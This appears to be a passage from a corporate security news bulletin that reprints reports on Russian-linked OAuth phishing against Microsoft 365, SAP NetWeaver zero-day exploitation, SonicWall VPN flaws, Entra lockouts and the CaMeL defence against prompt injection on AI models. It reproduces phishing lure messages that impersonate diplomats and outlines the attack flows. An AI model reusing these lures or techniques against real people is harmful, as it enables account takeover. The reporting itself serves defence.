
The adversary is impersonating officials from European countries and contact targets through WhatsApp and Signal messaging platforms. The purpose is to convince potential victims to provide Microsoft authorization codes that give access to accounts, or to click on malicious links that collect logins and one-time access codes.

Cybersecurity company Volexity observed this activity since early March, right after a similar operation, reported in February by Volexity and Microsoft, that used Device Code Authentication phishing to steal Microsoft 365 accounts.

Volexity tracks the threat actors responsible for the two campaigns as UTA0352 and UTA0355 and asesses with medium confidence that they are both Russian.

Attack flow

In a report published today, the researchers describe the attack as starting with a message over Signal or WhatsApp. Volexity notes that in one case the communication came from a compromised Ukrainian government account.



April 2, 2025 at

Ukraine: Invitation to the Online Videoconference

To:

Dear ,

We are pleased to invite you to participate in the video conference "Enhancing Accountability for Atrocity Crimes: Ukraine's Experience and Cooperation with International Partners" organized by the .

The conference will take place on April 28th at 17:00 AM and will provide a platform for discussing Ukraine's efforts to investigate and prosecute atrocity crimes, as well as the country's cooperation with international partners in this field.

During the conference, we will explore the following topics:

- Ukraine's experience in investigating and prosecuting atrocity crimes
- Cooperation between Ukraine and international partners in the field of international justice
- Challenges and opportunities in enhancing accountability for atrocity crimes

We believe that your participation will enrich the discussion and provide a unique perspective on the issues at hand.
The video conference will take place on our secure Microsoft Teams Video platform, if you agree to participate, I will register you.
Please do not hesitate to contact me if you have any questions or require further information.


Best regards,

Email sent to targets

Source: Volexity

The attacker impersonate European political officials or Ukrainian diplomats and lure targets with invitations to private video meetings to discuss Ukraine-related affairs.

Once the communication channel established, the attacker sends an OAuth phishing URL under the pretext that it is required for joining the video call.



Review carefully
Profile names are not verified
No groups in common
Safety tips
Yesterday
+380 [redacted]
last seen yesterday at 07:11
encrypted. No one outside of this chat, not even WhatsApp, can read or listen to them.
Tuesday
Tap to learn more.
MFA UA
+380 [redacted]
~ [redacted]
Phone number from Ukraine • Not a contact • No common groups
Safety tools
Block
Add
Message
Block
Report...
Accept

Hello [redacted]
This is [redacted], Permanent Representation to NATO of Republic of Bulgaria. Ambassador Nikolay Milkov wants to arrange an online chatroom for you to discuss the EU approach toward Ukraine in the light of perspective of further pressure from Trump Administration. When it will be convenient to call?

Kind Regards,
[redacted] Permanent Representation to NATO of Republic of Bulgaria

Let [redacted] message you and share your name and photo with them? They won't know you've seen their message until you accept.

Hello Mr. [redacted]
This is [redacted], Mission of Ukraine to the EU. Ambassador Mr Vsevolod Chentsov asked me to arrange an online video-conference with you to discuss prospects for increased pressure on american NGOs in Ukraine amid the negotiation process between the United States and Russia in Riyadh. When would it be convenient for you to call?

Kind Regards
[redacted]
[redacted] of the Mission of Ukraine to the European Union


Messages sent to targets

Source: Volexity

UTA0352 may share instructions to join the meeting in the form of a PDF file along with a malicious URL crafted to log the user into Microsoft and third-party apps that use Microsoft 365 OAuth workflows.

After the target authenticates, they are "redirected to an in-browser version of Visual Studio Code, hosted at insiders.vscode.dev," the researchers explain.

The landing page can receive login paramenters from Microsoft 365, which includes OAuth and the target will see the dialog below:



The site you are signing in to is not hosted by Microsoft. Do you want to continue?

This sign in attempt was started by a website that is not hosted by Microsoft (https://mae.gov.ro). We can't redirect back to the page automatically for your safety. Only proceed if you trust the owner.

Copy the code

You'll need to paste this inside of the Visual Studio Code instance that started this sign in attempt.

```
1.AXgAMe_N-B6jSkuT5F9XHpElWkNkvK5tmcJFkPA4j_lvqlYBAAB4AA.AgABBAIAAABVrSpeuWamRam2jAF1XRQEAwDs_w…
```

▾ Information to be shared

```
Microsoft        The ability to create access tokens which can be used to access
Identity &       resources on your behalf and your Microsoft identity (profile
Access           information).
```

Landing page providing the OAuth 2.0 authorization code


Source: Volexity

Using social engineering, the attacker tries to trick the victim to send back the code above, under the pretense that it is needed to join the meeting.

However, the string is an authorization code valid for 60 days that can be used to obtain an access token for "all resources normally available to the user."

"It should be noted that this code also appeared as part of the URI in the address bar. The Visual Studio Code appears to have been set up to make it easier to extract and share this code, whereas most other instances would simply lead to blank pages," Volexity says.

The researchers simplified in the following diagram the attack flow targeting users by relying on a Visual Studio Code first-party application:


UTA0352
Commms via Signal/WhatsApp
Initial contact
Sets up video call
Sends instructions to join call
Sends URL for enrollment in "verification system"
Requests code
Victim
Opens link
Victim sends code
Uses code
VSCode redirect page containing OAuth 2.0 authorization code
For arbitrary interaction with M365 (downloading files, emails)

Complete attack flow

Source: Volexity

The research note that there are older variations of the recent phishing attack, where the attacker used a format for the AzureAD v1.0 instead of the v2.0, the differences consisting in the URL parameters used.

The campaign in April attributed to UTA0355 is similar to that of UTA0352 but the initial communication came from a compromised Ukrainian government email account and the attacker used the "stolen OAuth authorization code to register a new device to the victim's Microsoft Entra ID (formerly Azure Active Directory)."

Volexity researchers say that once the device registered, they had to convince the target to approve the two-factor authentication (2FA) request to be able to access the victim's email.

To achieve that, the threat actor social-engineered their way by saying that the 2FA code was necessary to "gain access to a SharePoint instance associated with the conference."

This final step gives the attacker a token to access the victim's information and emails, but also a newly registered device to maintain unauthorized access for a longer period.

"In logs reviewed by Volexity, initial device registration was successful shortly after interacting with the attacker. Access to email data occurring the following day, which was when UTA0355 had engineered a situation where their 2FA request would be approved," Volexity researchers say.

To protect against such attacks, Volexity advises setting up alerts on logins using the Visual Studio Code client_id, block access to 'insiders.vscode.dev' and 'vscode-redirect.azurewebsites.net'.

The researchers also recommend setting up conditional access policies to limit access to approved devices only.

Source: https://www.bleepingcomputer.com/news/security/hackers-abuse-oauth-20-workflows-to-hijack-microsoft-365-accounts/

21. SAP fixes suspected NetWeaver zero-day exploited in attacks

SAP has released out-of-band emergency NetWeaver updates to fix a suspected remote code execution (RCE) zero-day flaw actively exploited to hijack servers.

The vulnerability, tracked under CVE-2025-31324 and rated critical (CVSS v3 score: 10.0), is an unauthenticated file upload vulnerability in SAP NetWeaver Visual Composer, specifically the Metadata Uploader component.

It allows attackers to upload malicious executable files without logging in, potentially leading to remote code execution and full system compromise.

Though the vendor's bulletin isn't public, ReliaQuest reported earlier this week about an actively exploited vulnerability on SAP NetWeaver Visual Composer, specifically the '/developmentserver/metadatauploader' endpoint, which aligns with CVE-2025-31324.

ReliaQuest reported that multiple customers were compromised via unauthorized file uploads on SAP NetWeaver, with the attackers uploading JSP webshells to publicly accessible directories.

These uploads enabled remote code execution via simple GET requests to the JSP files, allowing command execution from the browser, file management actions (upload/download), and more.

In the post-exploitation phase, the attackers deployed the 'Brute Ratel' red team tool, the 'Heaven's Gate' security bypassing technique, and injected MSBuild-compiled code into dllhost.exe for stealth.

ReliaQuest noted in the report that exploitation did not require authentication and that the compromised systems were fully patched, indicating that they were targeted by a zero-day exploit.

Security firm watchTowr also confirmed to BleepingComputer they are seeing active exploitation linked to CVE-2025-31324.

"Unauthenticated attackers can abuse built-in functionality to upload arbitrary files to an SAP NetWeaver instance, which means full Remote Code Execution and total system compromise," stated watchTowr CEO Benjamin Harris.

"watchTowr is seeing active exploitation by threat actors, who are using this vulnerability to drop web shell backdoors onto exposed systems and gain further access."

"This active in-the-wild exploitation and widespread impact makes it incredibly likely that we'll soon see prolific exploitation by multiple parties."

Protect against attacks now

The vulnerability impacts the Visual Composer Framework 7.50, and the recommended action is to apply the latest patch.

This emergency security update was made available after SAP's regular 'April 2025' update, so if you applied that update earlier this month (released on April 8, 2025), you're still vulnerable to CVE-2025-31324.

Moreover, the emergency update includes fixes for two more critical vulnerabilities, namely CVE-2025-27429 (code injection in SAP S/4HANA) and CVE-2025-31330 (code injection in SAP Landscape Transformation).

Those unable to apply the updates that address CVE-2025-31324 are recommended to perform the following mitigations:

- Restrict access to the /developmentserver/metadatauploader endpoint.
- If Visual Composer is not in use, consider turning it off entirely.
- Forward logs to SIEM and scan for unauthorized files in the servlet path.

ReliaQuest recommends performing a deep environment scan to locate and delete suspect files before applying the mitigations.

Update 4/25 - A SAP spokesperson disputed via a statement to BleepingComputer that CVE-2025-31324 was successfully exploited in actual attacks.

"SAP was made aware of a vulnerability in SAP NETWEAVER Visual Composer, which may have allowed unauthenticated and unauthorized code execution in certain Java Servlet," stated the SAP spokesperson.

"SAP is not aware that SAP customer data or systems were impacted by these vulnerabilities. A workaround was released on April 8, 2025, and a patch is currently available. Customers are recommended to apply the patch immediately."

Meanwhile, cybersecurity firm Onapsis published a report saying it also observed active exploitation.

Source: https://www.bleepingcomputer.com/news/security/sap-fixes-critical-netweaver-flaw-exploited-in-attacks/

22. Applying Security Engineering to Prompt Injection Security

This seems like an important advance in LLM security against prompt injection:

Google DeepMind has unveiled CaMeL (CApabilities for MachinE Learning), a new approach to stopping prompt-injection attacks that abandons the failed strategy of having AI models police themselves. Instead, CaMeL treats language models as fundamentally untrusted components within a secure software framework, creating clear boundaries between user commands and potentially malicious content.

[…]

To understand CaMeL, you need to understand that prompt injections happen when AI systems can’t distinguish between legitimate user commands and malicious instructions hidden in content they’re processing.

[…]

While CaMeL does use multiple AI models (a privileged LLM and a quarantined LLM), what makes it innovative isn’t reducing the number of models but fundamentally changing the security architecture. Rather than expecting AI to detect attacks, CaMeL implements established security engineering principles like capability-based access control and data flow tracking to create boundaries that remain effective even if an AI component is compromised.

Research paper. Good analysis by Simon Willison.

Source: *https://www.schneier.com/blog/archives/2025/04/applying-security-engineering-to-prompt-injection-security.html*

23. SonicWall warns of more VPN flaws exploited in attacks

Cybersecurity company SonicWall has warned customers that two older vulnerabilities impacting its Secure Mobile Access (SMA) appliances are now being actively exploited in attacks.

On Tuesday, SonicWall updated security advisories for the CVE-2023-44221 and CVE-2024-38475 security flaws to tag the two vulnerabilities as "potentially being exploited in the wild."

CVE-2023-44221 is described as a high-severity command injection vulnerability caused by improper neutralization of special elements in the SMA100 SSL-VPN management interface that enables attackers with admin privileges to inject arbitrary commands as a 'nobody' user.

The second security bug, CVE-2024-38475, is rated as a critical severity flaw caused by improper escaping of output in mod_rewrite in Apache HTTP Server 2.4.59 and earlier. Successful exploitation can allow unauthenticated, remote attackers to gain code execution by mapping URLs to file system locations permitted to be served by the server.

The two vulnerabilities impact SMA 200, SMA 210, SMA 400, SMA 410, and SMA 500v devices and are patched in firmware version 10.2.1.14-75sv and later.

"During further analysis, SonicWall and trusted security partners identified an additional exploitation technique using CVE-2024-38475, through which unauthorized access to certain files could enable session hijacking," SonicWall warned in an updated advisory.

"During further analysis, SonicWall and trusted security partners identified that 'CVE-2023-44221 - Post Authentication OS Command Injection' vulnerability is potentially being exploited in the wild," it added. "SonicWall PSIRT recommends that customers review their SMA devices to ensure no unauthorized logins."

Earlier this month, the company flagged another high-severity flaw patched almost four years ago and tracked as CVE-2021-20035 as actively exploited in remote code execution attacks targeting SMA100 VPN appliances. One day later, cybersecurity company Arctic Wolf said CVE-2021-20035 had been under active exploitation since at least January 2025.

CISA also added the security bug to its Known Exploited Vulnerabilities catalog, ordering U.S. federal agencies to secure their networks against ongoing attacks.

In January, SonicWall urged admins to patch a critical flaw in SMA1000 secure access gateways that was being exploited in zero-day attacks, and one month later warned of an actively exploited authentication bypass flaw in Gen 6 and Gen 7 firewalls that lets hackers hijack VPN sessions.

Source: *https://www.bleepingcomputer.com/news/security/sonicwall-sma100-vpn-vulnerabilities-now-exploited-in-attacks/*

24. Microsoft Entra account lockouts caused by user token logging mishap

Microsoft confirms that the weekend Entra account lockouts were caused by the invalidation of short-lived user refresh tokens that were mistakenly logged into internal systems.

On Saturday morning, numerous organizations reported that they began receiving Microsoft Entra alerts that accounts had leaked credentials, causing the accounts to be locked out automatically.

Impacted customers initially thought the account lockouts were tied to the rollout of a new enterprise application called "MACE Credential Revocation," installed minutes before the alerts were issued.

However, an admin for one of the impacted organizations shared an advisory sent by Microsoft stating that the issue was caused by the company mistakenly logging the impacted account's user refresh tokens rather than just their metadata.

After realizing they logged actual account tokens, they began invalidating them, which accidentally generated the alerts and lockouts.

"On Friday 4/18/25, Microsoft identified that it was internally logging a subset of short-lived user refresh tokens for a small percentage of users, whereas our standard logging process is to only log metadata about such tokens," reads an advisory from Microsoft posted on Reddit.

"The internal logging issue was immediately corrected, and the team performed a procedure to invalidate these tokens to protect customers. As part of the invalidation process, we inadvertently generated alerts in Entra ID Protection indicating the user's credentials may have been compromised."

"These alerts were sent between 4/20/25 4AM UTC and 4/20/25 9AM UTC. We have no indication of unauthorized access to these tokens – and if we determine there were any unauthorized access, we will invoke our standard security incident response and communication processes."

Microsoft says impacted customers can give the "Confirm User Safe" feedback in Microsoft Entra for the flagged user to restore access to their accounts.

The company says they will publish a Post Incident Review (PIR) after the investigation is finished, which will be shared with all impacted customers.

Microsoft shared the following statement regarding the incident.

"We inadvertently generated security alerts for customers and have mitigated the issue. We sent a notification to all impacted customers and will continue to provide support as needed," Microsoft told BleepingComputer.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-entra-account-lockouts-caused-by-user-token-logging-mishap/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.